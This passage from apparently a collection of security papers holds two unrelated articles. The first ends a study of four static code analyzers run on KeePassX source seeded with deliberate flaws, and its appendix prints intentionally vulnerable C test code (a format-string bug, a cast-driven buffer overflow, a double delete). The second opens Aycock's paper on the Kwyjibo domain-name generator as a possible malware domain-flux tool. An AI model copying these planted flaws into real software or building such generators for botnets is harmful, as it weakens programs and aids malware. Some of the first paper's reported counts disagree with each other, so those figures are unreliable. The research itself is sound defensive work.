Physical Source Lines of Code (SLOC) = 18466
Hits@level = [0] 0 [1] 42 [2] 213 [3] 1 [4] 20 [5] 0
Hits@level+ = [0+] 276 [1+] 276 [2+] 234 [3+] 21 [4+] 20 [5+] 0
Hits/KSLOC@level+ = [0+] 14.9464 [1+] 14.9464 [2+] 12.6719 [3+] 1.13723 [4+] 1.0
8307 [5+] 0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!

```

Figure 2: Flawfinder output

Flawfinder requires Python interpreter to run. Flawfinder has risk severity levels from 0 (very little risk) to 5 (great risk). The risk level is shown inside square brackets for each line that potentially creates a risk. The results are shown in order from the highest risk level to the lowest. The minimum risk level shown can be defined with command-line parameters like in RATS. Flawfinder can be instructed to ignore certain line by writing the comment // Flawfinder: ignore or /* Flawfinder: ignore */ on the same line after the code or on the previous line by itself. Ignore instructions can be bypassed with the command line parameter "--neverignore".

Jlint(AntiC)

Jlint is actually a source code analyzer for Java. Java belongs to the C family languages and for this reason it inherits lot of the problems caused by C/C++ syntax. AntiC is a common syntax verifier for all C-family languages which fixes problems with C grammar. Unlike other chosen analyzers AntiC can detect some syntax errors. (Artho Software 2011)

AntiC detects the following bugs:

- bugs in tokens
 - octal digit expected
 - more than three octal digits specified
 - more than four hex digits
 - incorrect escape sequence

- trigraph sequence inside string
- multi-byte character constants are not portable
- letter 'l' used instead of number '1' at the end of integer constant
- operator priorities
 - wrong assumption about operators precedence
 - wrong assumption about logical operators precedence
 - wrong assumption about shift operator priority
 - '=' used instead of '=='
 - skipped parentheses around assign operator
 - wrong assumption about bit operation priority
- statement body
 - wrong assumption about loop body
 - wrong assumption about IF body
 - wrong assumption about ELSE branch association
 - suspicious SWITCH without body
 - suspicious CASE/DEFAULT
 - possible miss of BREAK before CASE/DEFAULT

AntiC does not divide its results into different severity groups. AntiC's output is only in text format. Range of errors that it detects is more limited than with the other analyzers. However, the program pays attention to issues that the other analyzers overlooked. AntiC performs also checks that are more about programming style and mistakes that are not directly vulnerabilities but they can easily lead to such.

Threats added to the analyzed code

The selected subject software KeePassX (2011) can save different information like user names, passwords and other data that needs to be encrypted. A user can choose between AES and Twofish encryption algorithms. KeePassX contains a versatile password generator. KeePassX is an open source project and it is published under the GNU General Public License. The version used in the analysis is 0.4.3 for Windows.

For testing the analyzers threats were manually added to the source code. The added threats and other changes were made into the Kdb3Database.cpp file. Some of the threats added were taken from the site "Build Security In - Source Code Analysis Tools - Example Programs" (Howard 2009). Example 4 has a catch block that contains an exploitable format string vulnerability and the code has also a possibility for a false positive. In example 20 seemingly safe strncpy causes a buffer overflow and example 21 tests analyzer's ability to perform pointer alias analysis.

type of change	line numbers															
out of bounds	82	89	157	180	312	319	433	456	458	461	471	490	496	507	515	
out of bounds	761	770	781	783	785	848	853	1034	1043	1055	1067	1080	1098	1101	1110	
out of bounds	1118	1132	1172	1286	1333	1407	1429	1434	1446	1453	1594	1600	1614	1627	1637	
out of bounds	1657	1666	1680	1748	1928	1952	1978									
ignore comments	2128															
ignore var name	2131															
format string vuln	2135	–														
	2162															
incor. pointer cast	2182	–														
	2235															
ptr alias analysis	2252	–														
	2262															
deleting null pointer	2272															
double delete	2276															
div by zero	2278	2280														
inf loop	2282															

Table 3: Changes made into the source code

Table 3 describes the types of changes and their line numbers that were made into the source code in order to assess the static code analyzers's capability to find vulnerabilities. Changes were made in for-loops if the condition contained a size function. Comparison operators were changed from < (smaller) to <= (smaller or equal). Other test subjects were deallocation of a null pointer, deallocation of already deallocated memory, integer wraparound or overflow, division by zero and infinite loops.

Total numbers of added threats are 128 out of bounds, 1 ignore comments, 1 ignore variable name , 1 format string vulnerability, 1 incorrect pointer cast, 1 pointer alias analysis, 1 deleting null pointer, 1 double delete, 2 division by zero and 1 infinite loop. The number of out of bounds is larger because it was considered to be more common and serious than other vulnerabilities.

Figures 3 and 4 demonstrate some of the added potential vulnerabilities.

```

void exampleFunction()
{
    int* ptr = 0;
    delete ptr;

    int* ptr2 = new int;
    delete ptr2;
    delete ptr2;

    int divbyzero = 10 / 0;
    int zero = 0;
    int otherdivbyzero = 10 / zero;

    while(true) zero = 0;
}

```

Figure 3: An example of threats added

```
//CHANGED: < to <=

for(int i = 0; i <= EntryList.size(); i++){
```

Figure 4: An example of a changed for-loop

Changes that were made into middle of the source code are marked on the previous line with comment “CHANGED:” followed by what was changed. From the line 2127 forward there are only changes. Appendix 1 contains the source code starting from the line 2127; examples from the “Build Security In” website and the exampleFunction().

Results and analysis

In the analysis the focus was in the threats added, because analyzers should report them, if working correctly. However, also other reported errors were briefly examined. Attention was paid in errors and warnings relating possible security threats, but not in style or performance issues.

Table 4 illustrates the number of errors found, runtime, total lines of code analyzed and speed in lines per second for each analyzer.

	Cppcheck	RATS	Flawfinder	Jlnt(AntiC)
Errors found	160	208	276	45
Runtime in seconds	36,00	2,00	2,37	4,06
Lines analyzed	27522*	21144	27540	27522*
Lines/second	764,56	10573	14728	6779

Table 4: Statistics from the analyzers. (* line count from the SourceMonitor program)

Cppcheck

Cppcheck reported 131 errors, 14 warnings, 15 stylistic warnings and 109 information messages. In addition to the threats found, Cppcheck checks for portability and performance issues but these were not found in the analysis. In Table 4 errors, warnings and stylistic warnings are counted together. Information messages are omitted from the table because they are not about security vulnerabilities. The messages concerned mainly that include files were not found. Cppcheck does not tell the number of lines of code that it goes through; it just tells the number of source code files checked.

Cppcheck is notably slower than the other analyzers. This is probably because Cppcheck does some data flow analysis that the other analyzers do not perform. This slowness can become a problem when the opened xml format result file does not show correctly in the user interface and thus the checking needs to be done again. This problem grows with the amount of the lines of code.

Because of the data flow analysis Cppcheck found almost all of the added out-of-bounds errors. Warnings it gave on that member variables were not initialized in constructors. Style warnings were given when variables and allocated memory was not ever used or a class did not have a constructor. From the total of 137 lines affected with the added threats Cppcheck was able to find 118 of them. Cppcheck did not detect format string vulnerability on line 2126, incorrect pointer cast on line 2227, deleting a null pointer on line 2272, infinite loop on line 2282 and 15 of the out-of-bounds errors.

RATS

RATS reported in total 43 errors. High severity errors were classified 36 of them and 7 as medium severity. RATS also reported possible threats with 165 low severity.

RATS is much faster than Cppcheck. It went through 21146 lines of code in 2 seconds. Speed difference comes from its way to analyse code. RATS does not perform any data flow analysis for the source code. Instead of reporting distinct errors RATS suggest checking the locations for possible vulnerabilities. The analyzer just compares the source code against its database of functions known to be unsafe. Nevertheless, RATS is not comparable to a simple grep tool. It makes difference between function calls, variable names, comments and possibly other issues but it cannot be said for sure because the documentation of the analyzer is very limited.

Most of the possible threats reported by RATS were issues with a fixed size buffer. The analyzer suggested paying extra attention on them so that they are used safely. RATS found one of the threats that were added into the source code. The threat found was a format string vulnerability on line 2160. The analyzer reported the threat with high severity.

Flawfinder

Flawfinder reported 276 possible threats. 42 threats were reported severity 1 and severity 2 were 213 which was the most found. Severity 3 was 1 threat and with 4 the number was 20. Flawfinder did not report any possible threats with severity 5.

Flawfinder checked 27542 lines of code in 2.37 second. Its speed is in the same category as RATS's. Their principles appear similar. Also Flawfinder uses a database of dangerous functions against which it compares the source code. Similarly Flawfinder does not perform any data flow analysis.

Flawfinder found 20 possible vulnerabilities with severity 4. The analyzer warns about system calls and possible buffer overflows. It also reported 8 crypto warnings but these were false positives. There was a QByteArray variable named crypt and that generated an error confusing it with an unsafe crypt function. Flawfinder found one number 3 severity error, which related to the use of getenv function. The analyzer warned about use of environment variables and suggested to check them carefully before using them. Number 2 severity problems were reported in total 213 and 193 of them were buffer overflow related issues like using memcpy and statically sized arrays. Number 1 severity errors were found 42 and they were all about buffer overflows, for example, using strlen and strcpy.

Like RATS Flawfinder found only one of the added threats. It was the same format string vulnerability. Flawfinder reported the found threat as severity 4, which approximately corresponds the same severity level than RATS gave to it. Flawfinder did not find any of the added out-of-bounds errors because data flow analysis is not performed.

Jlnt(AntiC)

AntiC reported 45 errors and they were not divided into different severity categories. The analyzer did not tell how many lines of code it went through, how long it took or how many lines of code were checked per second. Approximately the speed was on the same level as in RATS and Flawfinder.

AntiC did not find any of the threats which the other analyzers found. Also it did not find any of the threats added. However, AntiC is not useless. It found some possible threats that can lead to, for

example, semantic errors in the execution of the program. Figure 4 shows lines 99 and 100 from the analyzed file which caused one of the reported errors.

```
99: if(id<builtinIcons())return;
100: CustomIcons[id-builtinIcons()]=icon;
```

Figure 4: A threat found by AntiC

At quick glance one could think that the line number 100 gets executed only if the condition in the if- clause is true. When examined more carefully it can be noticed that this is just the opposite. The line 100 is executed only if the condition is false because there is a return statement on the line 99 after the if-clause. Other reported threats were about unbalanced brackets, missing break statements in the case structure or default sections and possible wrong assumptions about operator priorities.

Conclusions

Before performing the analysis with static code analyzers to the source code, it was necessary to get acquainted with the analyzers. After brief familiarization using the analyzers was quite easy and the results were shown quickly. Flawfinder could be the most difficult to take in use because Python interpreter is required. The easiest to use would be Cppcheck because its graphical user interface is easy to understand and use.

However, interpreting the reports given by the analyzers requires some coding and security knowledge. The analyzers report also threats that may be false positives and a programmer needs to know is it a real threat or false alarm. Source code analyzers try to ease programmers' workload by dividing the bugs into different criticality categories. This is only the analyzer's viewpoint and again the programmer is responsible for making the right conclusions. Sometimes it can be extremely hard to decide which are the most severe threats and need to be fixed first. One factor that complicates the prioritization is the ambiguity of the severity classes reported by the analyzers. The analyzers give little information how the vulnerabilities are divided into different severity classes and this impedes comparing the results.

type of change	Cppcheck	RATS	Flawfinder	AntiC
out of bounds	113/128	0/128	0/128	0/128
ignore comments	1/1	1/1	1/1	1/1
ignore var name	1/1	1/1	1/1	0/1
format string vuln	0/1	1/1	1/1	0/1
incor. pointer cast	0/1	0/1	0/1	0/1
ptr alias analysis	0/1	0/1	0/1	0/1
deleting null pointer	0/1	0/1	0/1	0/1
double delete	1/1	0/1	0/1	0/1
div by zero	2/2	0/1	0/1	0/1
inf loop	0/1	0/1	0/1	0/1

Table 5: Number of threats found from the added threats

Table 5 illustrates the number of threats found from the added threats. Cppcheck was able to find most of the added out-of-bounds vulnerabilities and it also recognized division by zero and double memory deallocation problems, due to the control flow analysis used in Cppcheck. However, it could not find format string vulnerabilities or deleting a null pointer.

RATS and Flawfinder found quite similar vulnerabilities. They were able to find only one added threat which was the format string vulnerability and neither of them recognized any of the out-of-bounds vulnerabilities. In the source code was added a comment line and a variable name that could have caused a false positive to be reported. Neither of the analyzers reported these but Flawfinder reported false positives in a different file because of a variable named crypt.

AntiC did not find any of the problems the other analyzers found. This is because AntiC focuses on different items. Therefore AntiC found problems that none of the others recognize. Problems that AntiC reported could cause semantic mistakes and unforeseen behaviour.

Each analyzer reported also false positives. For analyzed C type source code files Cppcheck gave errors stating “_cplusplus is already guaranteed to be defined”. These errors can be treated as false positives because this is not an actual vulnerability. RATS warned about every function that matched its list of unsafe functions. One can be almost sure that there is at least one false alarm. AntiC caused a false positive since it did not recognize macros and it warned about possibly missing colon character. With the lowest level when the output format is other than text, the program crashed.

Discussion

Our analysis gave results about Cppcheck's, Flawfinder's, RATS's and AntiC's ability to find security threats. Like it was presumed every source code analyzer reported false negatives and false positives. In other words, none of the analyzers reported all of the added threats and all of them reported threats that really were not vulnerabilities. This was the expected result because in all of the analyzers' documentations there were warnings that analyzers are not perfect.

The method was published in detail so that others can verify the results. Also usability issues were inspected. However, to get more insight a more thorough analysis may be needed. This means that the work could be developed to include more vulnerabilities and more complex versions of current vulnerabilities. Also other programs, including commercial static analysers, could be analyzed. It is obvious that also usability of static analysis tools could be improved. Research in that area would require usability research methods.

This is an interesting field of research and in the future the static code analyzer research could be expanded to include other programming languages. Furthermore, it would be interesting to improve open source software for finding more vulnerabilities and avoiding false positives.

References

- Artho Software (2011): Jlint. Retrieved 12.3.2011 from <http://artho.com/jlint/>
- Cgisecurity.com (2011): What is false negative?. Retrieved 28.4.2011 from <http://www.cgisecurity.com/questions/falsenegative.shtml>
- Chandra, P. Chess, B. & Steven, J. (2006): Putting the Tools to Work: How to Succeed with Source Code Analysis. Building Security In. May/June 2006. Retrieved 3.5.2011 from <http://www.cigital.com/papers/download/j3bsi.pdf>
- Chess, B. & McGraw, G. (2004): Static Analysis for Security. Building Security In November/December 2004. Retrieved 20.4.2011 from <http://www.cigital.com/papers/download/bsi5-static.pdf>
- Chien, E. Ször, P. (2002): Blended attacks exploits, vulnerabilities and buffer-overflow techniques in computer viruses. Virus bulletin conference (September 2002). Retrieved 15.4.2011 from <http://www.peterszor.com/blended.pdf>
- Fortify Software (2011): RATS - Rough Auditing Tool for Security. Retrieved 10.3.2011 from <https://www.fortify.com/ssa-elements/threat-intelligence/rats.html>
- Graff, M. G., Van Wyk, K. R.: (2003): "Secure Coding: Principles and Practices, O'Reilly & Associates; 1st edition, July 2003. 200 pages
- Haikala I. & Järvinen, H-M. (2004): Käyttöjärjestelmät. 2nd edition. Talentum Media Oy. Helsinki
- Howard F. L. (2009): Source Code Analysis Tools - Example Programs. Build Security In. Retrieved 31.3.2011 from <https://buildsecurityin.us-cert.gov/bsi/articles/tools/code/498-BSI.html>
- KeePassX (2011): The Official KeePassX Homepage. Retrieved 18.3.2011 from <http://www.keepassx.org/>
- Marjamäki, D. (2010): Cppcheck Design. Retrieved 15.12.2011 from <http://ignum.dl.sourceforge.net/project/cppcheck/Articles/cppcheck-design.pdf>
- Martin, B. Brown, M. Christey, S. Paller, A. & Kirby, D. (2011): CWE/SANS Top 25 Most Dangerous Software Errors 2011. Retrieved 15.12.2011 from <http://cwe.mitre.org/top25/>
- McGraw, G. (2008a): How Things Work: Automated Code Review Tools for Security. *Computer* December 2008. Retrieved 17.03.2011 from <http://www.cigital.com/papers/download/dec08-static-software-gem.pdf>
- McGraw, G. (2008b): The Truth Behind Code Analysis. DarkReading. February 2008. Retrieved 23.03.2011 from <http://www.darkreading.com/security/application-security/208803557/index.html>

Microsoft (2001): Microsoft Security Development Lifecycle. Retrieved 15.12.2011 from <http://www.microsoft.com/security/sdl/default.aspx>

Christey S. (2011): CWE/SANS Top 25 Most Dangerous Programming Errors. Document version: 1.0.3. Retrieved 30.3.2012 <http://cwe.mitre.org/top25/>

Oracle (2011): Java SE Documentation. Retrieved 2.3.2012 from <http://docs.oracle.com/javase/6/docs/technotes/guides/security/index.html>

Rutar N., Almazan C. B. & Foster, J. S. (2004): Comparison of Bug Finding Tools for Java. Proceedings of the 15th International Symposium on Software Reliability Engineering (ISSRE'04). Retrieved 15.3.2011 from <http://www.cs.umd.edu/~jfoster/papers/issre04.pdf>

Schmeelk (2010): Static Checking Java with the Java Static Checker. In proceedings of the 2nd International Conference on Software Technology and Engineering(ICSTE). Phuket, Thailand. September 1-2, 2012. ISBN: 978-9-8142-8724-1

SourceForge.net (2011): Cppcheck. Retrieved 20.4.2011 from http://sourceforge.net/apps/mediawiki/cppcheck/index.php?title=Main_Page

Wheeler D. (2011): Flawfinder. Retrieved 10.3.2011 from <http://www.dwheeler.com/flawfinder/>

Younan, Y. (2008): C and C++: vulnerabilities, exploits and countermeasures. Retrieved 18.3.2011 from <http://secappdev.org/handouts/2009/c%20and%20c++%20vulnerability%20exploits%20and%20countermeasures.pdf>

Appendix 1: Part of the Kdb3database.cpp file

```
//CHANGES only from here on
//lets see if next line causes false positive
/* never ever call gets */

//same thing, false positive?
int begetsNextChild = 0;

//example 4 from:
//https://buildsecurityin.us-cert.gov/bsi/articles/tools/code/498-BSI.html#dsy498-BSI_exp1
void func()
{
    char buffer[1024];
    printf("Please enter your user id :");
    fgets(buffer, 1024, stdin);

    if (!isalpha(buffer[0]))
    {
        char errormsg[1044];

        strncpy(errormsg, buffer, 1024); // guaranteed to be terminated

        strcat(errormsg, " is not a valid ID"); // we have room for this,

                                   // shouldn't be reported

        throw errormsg;
    }
}

main()
{
    try
    {
        func();
    }
    catch(char * message)
    {
        fprintf(stderr, message); //this is vulnerable line
    }
}

//example 20 from:
//https://buildsecurityin.us-cert.gov/bsi/articles/tools/code/498-BSI.html#dsy498-BSI_exp1

/* The principle here is that incorrectly casting a pointer to a C++
object potentially breaks the abstraction represented by that object,
since the (non-virtual) methods called on that object are determined
at compile-time, while the actual type of the object might not be
known until runtime. In this example, a seemingly safe strncpy causes
a buffer overflow. (In gcc the buffer overflows into object itself
and then onto the stack, for this particular program. With some compilers
```

the overflow might modify the object's virtual table.)

It's hard to say what a scanner should flag in this test file. In my opinion the only casts allowed should be virtual member functions that cast the this pointer to the class that owns them (e.g., As() functions) and I think that prevents this type of vulnerability.

```
*/

#include <stdio.h>
#include <string.h>

class Stringg
{
};

class LongString: public Stringg
{
private:

    static const int maxLength = 1023;
    char contents[1024];

public:

    void AddString(char *str)
    {
        strncpy(contents, str, maxLength);
        contents[strlen(contents)] = 0;
    }
};

class ShortString: public Stringg
{
private:

    static const int maxLength = 5;
    char contents[6];

public:

    void AddString(char *str)
    {
        strncpy(contents, str, maxLength);
        contents[strlen(contents)] = 0;
    }
};

void func(Stringg *str)
{
    LongString *lstr = (LongString *)str;
    lstr->AddString("hello world");
}

main(int argc, char **argv)
```

```
{
    ShortString str;
    func(&str);
}

//example 21 from:
//https://buildsecurityin.us-cert.gov/bsi/articles/tools/code/498-BSI.html#dsy498-BSI_exp1

/*

This file is meant to test whether a scanner can perform pointer
alias analysis. Since that capability is generally only useful if the
scanner provides some dataflow analysis capabilities, dataflow
analysis is needed too.

The variable that determines the size of a string copy is untainted,
but alias analysis is needed to determine this.

*/

int main(int argc, char **argv)
{
    int len = atoi(argv[1]);
    int *lenptr_1 = &len;
    int *lenptr_2 = lenptr_1;
    char buffer[24];

    *lenptr_2 = 23;
    strncpy(buffer, argv[2], *lenptr_1);
}

//Testing memory deallocation for null pointer
//double deallocation
//integer wrap-around
//Division by zero
//Infinite loop
void exampleFunction()
{
    int* ptr = 0;
    delete ptr;

    int* ptr2 = new int;
    delete ptr2;
    delete ptr2;

    int divbyzero = 10 / 0;
    int zero = 0;
    int otherdivbyzero = 10 / zero;

    while(true)
    {
        zero = 0;
    }
}
```


What's in a Name...Generator?

*John Aycock
Department of Computer Science
University of Calgary*

About the Author

John Aycock is an associate professor at the University of Calgary in the Department of Computer Science. He teaches and researches computer security.

Contact Details: Department of Computer Science, University of Calgary, 2500 University Drive N.W., Calgary, Alberta, Canada T2N 1N4, email aycock@ucalgary.ca

Keywords

Domain generation algorithms, domain flux, mobile malware

What's in a Name...Generator?

Abstract

Domain generation algorithms can be used for registering spamming and phishing sites, as well as by botnets for domain flux. In this paper we study Kwyjibo, a more sophisticated domain/word generation algorithm that is able to produce over 48 million distinct pronounceable words. We show through four different implementations how Kwyjibo might be deployed and how its size can be reduced to under 163KiB using a technique we call 'lossy distribution compression.' This means that Kwyjibo is both powerful as well as small enough to be used by malware on mobile devices.

1 Introduction

In 2008, Crawford and Aycock published a paper in a software journal describing an algorithm for domain name generation [3]. Specifically, this algorithm would automatically generate high-quality, pronounceable non-dictionary “English” words; these words could then be used to form second-level domain names, e.g., the “example” in “example.com.”

As security researchers, it was immediately obvious to us that this was dual-use technology: our algorithm, Kwyjibo, could be repurposed for nefarious uses. Miscreants could use the domain name generator to produce names they could register for spamming or phishing, and the algorithm would also be useful for domain flux [9], where malware uses dynamically-generated domain names to maintain a robust ability to talk with a command-and-control (C&C) channel. (In 2009, Conficker.C thwarted attempts to block its C&C access by scaling up the number of dynamically-generated domain names by over two orders of magnitude, to 50,000 [10]. Domain flux has appeared in various other pieces of malware, including Bobax [12], Kraken [7], Sober [5], Srizbi [16], Torpig [15], and Zeus [14].) There seemed to be no benefit in drawing attention to these illicit applications of Kwyjibo, however.

The situation changed in 2010. Yadav et al. published a paper on detection of malicious domain names, and one of the methods they detected was Kwyjibo, calling it ‘a much more sophisticated domain name generation algorithm’ than those seen in ‘Conficker, Kraken and Torpig’ [17, page 49]. The proverbial cat was out of the bag, and security research on Kwyjibo was fair game.

We will not consider detection of the generated domain names, as Yadav et al. have done that already. What we were more interested in was the implementation of the algorithm itself. As published, Kwyjibo requires large amounts of data to operate. While Internet bandwidth is admittedly not the problem for many people as it once was, a domain name generator would be only one minor component of a bot’s functionality, for instance, and a huge name generator would not be a good space investment for a malware writer; Kwyjibo’s size may even preclude its malicious use entirely, especially in more resource-constrained settings like mobile malware.

Our research questions are threefold:

1. What are the name-generation properties of Kwyjibo? Its limitations were never explored in the original paper.
2. How much space does Kwyjibo take exactly for its code and data?
3. How small can Kwyjibo be made, while retaining its full expressive power?

As a useful side effect, we also wish to draw the attention of the security community to the fact that better domain name generators *do* exist, what their limits are, and what form they may take when eventually encountered in the wild. While a generator of English-like words is not strictly necessary for domain names, the names afford a nice combination (for miscreants) of appearing normal – or at least not abnormal, thus delaying detection – and being unlikely to be already registered.

We begin by describing Kwyjibo’s algorithm in Section 2. Section 3 presents the experimental setup and looks at the limits of the algorithm. In Section 4 we study Kwyjibo’s size, presenting four different implementations. Finally, we discuss related work (Section 5) and conclude.

```

def generate():

    retry:

        # number of syllables to generate
        N = random integer  $\in [2..4]$ 

        # choose a start syllable randomly from list
        last = choice(START_SYLL)
        word = last

        for i in [1..N]:
            # choose the next syllable randomly based on
            # probabilities
            last = choice(X[last])
            word = word + last

            if last not in X:
                # if new syllable is only ever seen at the end
                # of a dictionary word, stop generating early
                break

        if last  $\notin$  END_SYLL:
            # restart if the final syllable is not an end syllable
            # in some dictionary word
            goto retry

    return word

```

Figure 1: Pseudocode for Kwyjibo's word-generation algorithm

2 Kwyjibo

Kwyjibo's generation algorithm (Figure 1) is a Markov process based on syllables; it uses the frequency with which one syllable follows another in the dictionary to determine the probability that one syllable should follow another during word generation.

A few notes about the pseudocode are in order. Although a potentially infinite loop is present, we have never encountered a case where the algorithm did not terminate. The `choice` function returns a list element chosen randomly¹ using a discrete uniform distribution.

Looking at the data structures, `START_SYLL` is a list of syllables that start some dictionary word; similarly, `END_SYLL` is a list of syllables that end some dictionary word. `X` is a mapping from a syllable name into a list of syllables that follow that syllable in dictionary words. `START_SYLL` and the lists `X` contains record the frequency with which syllables occur by allowing them to be repeated in a list. For example, the list

baz foo foo bar foo baz

represents three occurrences of `foo`, two of `baz`, and one of `bar`. Passing this to `choice` would effectively represent a probability of 3/6 of selecting `foo`, 2/6 of `baz`, and 1/6 of `bar`. The list ordering is not important. Figure 2 shows the data structures for four words whose hyphenation is shown for clarity.

The quality of the generated words is very good from the standpoint of pronounceability for English speakers. Taking the first ten words randomly generated, using the dictionary setup described in the next section, we get the words

¹Pseudorandomly, to be precise. We use the two terms interchangeably for convenience.




Figure 2: Example of Kwyjibo's data structures

hydromous infinitate muratorship pisolite untorship
outwishness rious ilionistic toddynastic formulation

Actual dictionary words (e.g., `formulation`) can appear in the output, and there is no checking in the algorithm for duplicate syllables or substrings, so words like `nippinging` can appear too.

3 Setup and Limitations

For repeatability, the experiments described in this paper were run on Scientific Linux 5.5 installed for the i386 platform (i.e., not 64-bit), a quad-core Intel Xeon at 3GHz with 4GiB memory. Relevant utilities used were `gcc 4.1.2`, `aspell 0.60.3`, and `gzip 1.3.5` at maximum compression (`-9`).

Kwyjibo's data came from 113,598 words in the (English) dictionary found in `/usr/share/dict/words`, using the training procedure from Crawford and Aycock [3]. Essentially, words were not used if they had fewer than two syllables, if the length of a syllable was less than two, or if a syllable's length was greater than four; end syllables were discarded if they occurred too infrequently. A important point for our work is that their training implementation only used words comprised of lowercase characters, so we did not have to keep track of the case of letters which, for domain names, are irrelevant anyway.

One key question is how many domain names, or words, can be generated by Kwyjibo. Since Kwyjibo's data structures keep track of what syllables can legitimately follow other syllables, we wrote a program to walk the data structures and count the possibilities. (The various aspects of Kwyjibo's generation algorithm, e.g., terminating early under some conditions, were taken into account.)

Syllables generated	Unique words
2 syllables	22,027
2 and 3 syllables	976,720
2, 3, and 4 syllables	48,359,725

Table 1: Number of possible unique words versus syllables generated

Varying the maximum number of syllables generated from 2 to 4, Table 1 shows that the growth in possible generated words appears exponential with the number of syllables generated. Because of how Kwyjibo works, all $(N - 1)$ -syllable words can be generated when generating N -syllable words, meaning that under our test setup (and all implementations we describe) Kwyjibo can generate over 48 million words. Running the words through the spell checker `aspell`, over 99.96% of these generated words (48,341,509) were flagged as misspelled, implying a large degree of non-dictionary words.

A simple approach would be to not bother with the generation algorithm at all, and try to carry around the list of generated names, reminiscent of Staniford et al. suggesting worms carry a complete hit-list of target machines [11]. The full word list from Kwyjibo, however, is 576MiB uncompressed and 127MiB when compressed with `gzip`; it is clearly not small enough to transmit easily. Are the generation algorithm and its necessary data smaller and, if so, how much smaller?

```

unsigned char strtab[7][4] = {
    'a', 'c', 0, 0,      // entry 0
    'a', 'b', 'l', 'e',  // entry 1
    'n', 'a', 'l', 0,    // entry 2
    'a', 't', 0, 0,      // entry 3
    'f', 'i', 0, 0,      // entry 4
    't', 'i', 'o', 'n',  // entry 5
    'l', 'y', 0, 0       // entry 6
};
unsigned short START_SYLL[] = { 4S, 4S, 0S, 4S };
unsigned short END_SYLL [] = { 4, 1S, 3S, 2S, 6S };
unsigned short X1 [] = { 4, 4S, 0S, 5S, 2S };
unsigned short L[] = {
    3, 2S, 2S, 3S,
    1, 5S,
    1, 1S,
    1, 6S
};
unsigned int X2[] = { 0L, 4L, 6L, 8L };

```

Figure 3: Version 1 data structures for the words in Figure 2

4 Implementations

We developed four different implementations of Kwyjibo in C.² In each case, we assumed that Kwyjibo would be a dynamically-loaded object brought in by malware when needed for domain generation. Each implementation therefore exports a single function, which returns one generated word when called. All versions were compiled into shared objects with `-O4 -shared -fpic`.

Taking the advice of Fred Brooks ('Show me your tables, and I won't usually need your flowcharts; they'll be obvious.' [2, page 102]) we only describe the data structures for each version – the critical part – and omit the code.

4.1 Version 1

Version 1 is a baseline version, conceptually faithful to Crawford and Aycok's original Kwyjibo implementation in Python that was described in Section 2.

The syllables are stored in a string table `strtab`, four bytes each; references to syllables are thus indices into the string table. Lists are represented as arrays of (two-byte) short integers, where the first list element is the list's length, and the following elements are string table indices. There is one exception: `START_SYLL` does not have a list length, because its length of 113,598 in this version is too big for two bytes.

`X` becomes two parallel arrays `X1` and `X2`, to avoid the compiler adding padding, and also allows us to use the same code to search both `X` and `END_SYLL`. `X2`, with the lists that `X` maps to, consists of indices into the array `L`, where the lists are contained. The use of indices here to "point" to the appropriate list avoids space for pointer relocation entries in the object file.

Figure 3 shows the Version 1 data structures for the four words used as an example in Figure 2. Values representing list lengths are shaded, and indices are subscripted with `S` or `L` to show whether they refer to `strtab` or `L`, respectively.

4.2 Version 2

Version 2 is similar to Version 1, with one important change. For *frequency lists* that store repeated values (`START_SYLL` and `X2`), because the order does not matter, we group common syllables together in each list. Then, each list is stored with

²But not hand-written: all the C code and data structures were generated by Python programs.

```

unsigned short START_SYLL[] = { 3, 4S, 1, 0S };
unsigned short L[] = {
    3, 1, 3S, 2, 2S,
    1, 1, 5S,
    1, 1, 1S,
    1, 1, 6S
};
unsigned int X2[] = { 0L, 5L, 8L, 11L };

```

Figure 4: Partial Version 2 data structures for the words in Figure 2

the full length (the original list length prior to grouping), followed by four-byte pairs; the first two bytes are the number of occurrences, the second two bytes the string table offset for the repeated syllable.

Figure 4 shows the revised data structures for the running example. The string table, END_SYLL, and X1 are unchanged from Figure 3 and are omitted. List length values are shaded and indices are subscripted as before, and syllable repeat counts are italicized.

4.3 Version 3

Version 3 dispenses with the string table and END_SYLL, and keeps **X** as a single entity rather than splitting it into parallel arrays. However, the idea of maintaining repeat counts in frequency lists is retained.

The syllables are stored directly in lists, as opposed to using a string table. There are 27 possible character values – 26 letters plus a special NOCHAR value indicating the lack of a valid character – meaning that five bits per character are required, or 20 bits per syllable. The mapping is straightforward: a becomes 0, b becomes 1, and so on.

START_SYLL is thus an array of four-byte integers. Besides the 20 bits for the syllable, the remaining 12 bits are the frequency count. That is not *quite* enough bits, and the frequency value for the syllable un is saturated at 4095; it should be 7584. However, this does not affect the correctness of the word generation.

X is also an array of four-byte integers. There are two different data structures woven together here: a linked list of syllables in **X**, which are the keys that **X** was indexed by in the original version; the frequency lists that **X** pointed to. The former have 20 bits for the syllable and 12 bits for the list length (this also implicitly acts as the pointer to the next syllable in **X**). The latter have 20 bits for the syllable too, then 10 bits for the frequency, and two bits as flags. The flags indicate if the syllable was seen only at the end of a dictionary word, and if the syllable was an end syllable in some dictionary word.

Figure 5 shows the data structures for the running example.

4.4 Version 4

For Version 4, we observed that roughly half the space in Versions 2 and 3 was devoted to frequency counts. Sorting the frequency lists by their frequency, because the actual order within each list does not matter, we further observed that the frequencies looked like either linear or at worst long-tailed distributions. The insight that leads to Version 4 is that *the exact frequencies do not have to be stored, if we can construct a reasonable approximation at generation time*. We call this technique *lossy distribution compression*. Note that this will not produce an incorrect result from the generation algorithm, just the syllable frequencies will be slightly skewed.

We began by normalizing all the frequencies in the frequency lists so that the smallest frequency in each was 1; this meant we need not store the smallest (starting) frequency for each frequency list.³ Only 659 frequency lists of 8971 required this transformation, just over 7%.

We experimented with six fitting methods to approximate the frequency distributions, which are shown conceptually in Figure 6:

³We also experimented with an alternate form of frequency lists, but those results are not reported here due to space constraints.

